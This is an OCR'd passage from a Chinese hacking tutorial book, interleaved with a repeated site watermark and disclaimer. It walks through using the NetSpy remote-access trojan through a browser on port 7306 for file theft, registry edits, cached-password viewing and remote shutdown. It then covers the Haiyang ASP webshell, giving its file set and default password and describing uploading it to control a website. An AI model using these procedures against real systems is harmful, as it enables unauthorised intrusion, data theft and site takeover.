本节介绍的网络精灵木马，实际上就是 BO 2000 在经过代码汉化后的，用 Visual C++ 程序重新编译的简装版。

3.1.2 网络精灵传统控制

当服务端程序运行以后，网络精灵会自动注册到目标系统里，并且自动启动木马服务端。黑客通过执行 Netmonitor.exe 启动客户端程序，单击“计算机”菜单中的“添加”命令。在弹出的“添加计算机”窗口中，输入目标计算机的 IP 地址或域名地址，就可以连接操作了。




图 3-2 服务端的配置

3.1.3 浏览器远程控制

如果说网络精灵只是通过客户端程序来控制，那它仅仅就是一款传统的 C/S 型木马而无特色了。但是它还有一个非常与众不同的绝活，那就是通过浏览器来控制服务端程序，这样就使它成为一款不太常见的 B/S 型的木马。至今为止，像网络精灵那样属于两种类型的木马，在国内外的木马程序中也属于凤毛麟角。

现在就来看看如何让网页浏览器控制网络精灵的服务端。首先打开 IE 浏览器，在地址栏输入 http:// 目标主机的 IP:7306。其中 7306 是网络精灵服务端默认打开的监听端口。输入网址后一般会出现以下 4 种情况：

①该页无法打开(放弃)。

②版本不同(继续放弃)。

③需要口令(还是放弃，有兴趣读者可以慢慢去解)。

④直到网页上出现如图选项：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-3 浏览器的控制




图 3-4 远程文件管理

(1)单击网页中的“文件浏览”链接，就可以查看到远程系统中的磁盘目录。选择要查看的文件夹后，就可以详细了解到磁盘中的所有文件。如果要下载某个文件的话，只需要单击右键

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

中的“目标另存为”命令。

(2) 单击“注册表管理”链接，在弹出的网页中可以管理注册表，其中包括注册表的修改、删除、创建等如图 3-5 所示。




图 3-5 注册表的管理

(3) 单击“远程终端”链接，稍等几秒后就会出现目标计算机桌面。16 色屏幕会自动刷新，并且用鼠标可以做到随意操作。虽然界面非常简陋，但是这对于很多年前的一个木马来说，做到这点已经非常的不容易了。



图 3-6 终端服务操作

(4) 单击“屏幕捕捉”链接后，在弹出的网页中，设置捕捉的缩放比例和压缩质量等选项，确定以后就可以捕捉到一张远程桌面的图像，如图 3-8 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-7 屏幕捕捉设置



图 3-8 屏幕捕捉查看

(5) 单击“系统信息”链接后，在弹出的网页中可以看到包括计算机名、物理内存、处理器等在内的系统信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-9 系统信息查看




图 3-10 缓存密码查看

(6)单击“查看缓存密码”链接后，在弹出的网页中可以查看到，存放在缓存中的密码信息。不过该功能对最新的系统已经失效。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

(7)单击“远程关机”链接后，在弹出的网页中可以执行强行关机、安全关机、注销系统和重新启动等操作。




图 3-11 远程管理操作




图 3-12 远程信息发送

(8)单击“发送消息”链接后，在弹出的网页中选择信息图标，并输入相应的标题和内容。再单击“发送”按钮，就可以将这些信息发送到远程系统之中。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

(9)单击“进程管理”链接后，在弹出的网页中可以看到远程系统中的所有进程信息。选择指定的某个进程信息以后，单击“进程结束”按钮就可以结束这个进程。




图 3-13 远程进程管理

看完了上面的操作后，我们就可以完全放弃客户端了，因为有一个 IE 浏览器就已经足够了，所有的操作都是那么直观。只有亲身用过才会发现，网络精灵这种连接模式的出色之处。

3.2 蔚蓝色的海洋——海阳顶端网 ASP 木马

现在很多网站系统都是利用 JSP、ASP 或 PHP 脚本来编写的。为了对这些网站系统进行控制，黑客又利用脚本程序编写出了各种各样的脚本木马。在 ASP 类的脚本木马中，比较有名的就是“海阳顶端网 ASP 木马”。

3.2.1 海阳顶端网 ASP 木马运行环境

海阳项端网 ASP 木马的运行环境是 Windows 2003 Server 或 Windows XP+IIS。如果不熟悉具体的 ASP 搭配环境，请在本机搭建好配置环境再来测试运行海阳顶端网 ASP 木马。如果做到了成功在本机上运行了 ASP，那么在使用前了解一下该版本的配置是非常必要的。在 2006 版的目录中可以看到如下七个文件：

①2006.Asp　　海阳顶端网 ASP 木马 2006 版文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

②pack.Vbs　　打包文件 "HYTop.mdb" 的解开器

③2006X.Exe　　海阳顶端网 ASP 木马 2006 C/S 模式转换器

④2006X2.Exe　　海阳顶端网 ASP 木马 2006 专用短服务器端 C/S 模式转换器

⑤2006Z.Exe　　海阳顶端网 ASP 木马 2006_Lite 版本组合器，用来自定义生成相应功能的 Lite 版木马

⑥hididi.Ini　　2006Z.exe 的配置文件，hididi.ini 里保存的是各个功能模块所需要的相关函数集合，请不要修改，否则生成的文件将不可使用。

⑦ReadMe.Txt　　说明文件

该目录所有文件的使用功能，会在本节后面的部分详细介绍。

3.2.2 海阳顶端网 ASP 木马的功能

在上传海阳顶端网 ASP 木马之前，首先要把它默认的登录密码更改掉，因为不能让其他用户控制该网站系统。首先用记事本程序打开 ASP 木马，将默认密码 lcxMarcos 改成自己的密码。



图 3-14 修改登录密码

现在打开浏览器，输入 ASP 木马的地址，就可以看到海阳顶端网的登录界面，如图 3-15 所示。添好密码后，单击“芝麻开门，偶是老马”按钮，即可登录到功能列表界面。海阳顶端网 ASP 木马 2006 版的功能上也有 13 项之多，如图 3-16 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-15 木马登录界面




图 3-16 管理功能一览

1.系统服务信息

这个功能模块可以获得当前服务器中的服务列表用于查看各个服务的启动情况及其详细

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

情况，比如服务器的 3389 服务、PcAnywhere 服务等。黑客通过查看服务器开放的服务信息为后续的入侵活动进行准备。

